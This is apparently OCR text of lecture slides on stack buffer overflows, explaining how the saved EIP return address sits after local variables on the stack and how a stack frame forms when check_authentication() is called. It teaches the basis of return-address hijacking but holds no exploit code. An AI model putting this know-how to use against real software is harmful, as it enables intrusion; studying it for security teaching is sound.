
Example 2:

- another execution control point does exist, even though one cannot see it in the C code – saved EIP on the stack
- it is located after all the stack variables
- it can easily be overwritten
- this memory is integral to the operation of all programs, so it exists in all programs, and when it's over-written, it usually results in a program crash


Saved EIP on the stack

- when a function is called
  - a *stack frame* is pushed onto the stack
  - the EIP register jumps to the first instruction of the function
  - each stack frame contains:
    - the local variables for that function
    - a return address so EIP can be restored
- the return address in a stack frame can be located by understanding how the stack frame is created
- this process begins in the main() function, even before the function call

Saved EIP on the stack



Saved EIP on the stack




Saved EIP on the stack

Saved EIP on the stack


- EAX register contains a pointer to the first command-line argument – the argument to check_authentication()
- EAX is written on the top of the stack
- this starts the stack frame for check_authentication() with the function argument
- the next instruction is the actual call
  - it pushes the address of the next instruction to the stack and moves EIP to the start of the check_authentication()

    the address pushed to the stack is the return address for the stack frame (0x004010A2)


Saved EIP on the stack




Saved EIP on the stack




Saved EIP on the stack



Saved EIP on the stack



Saved EIP on the stack

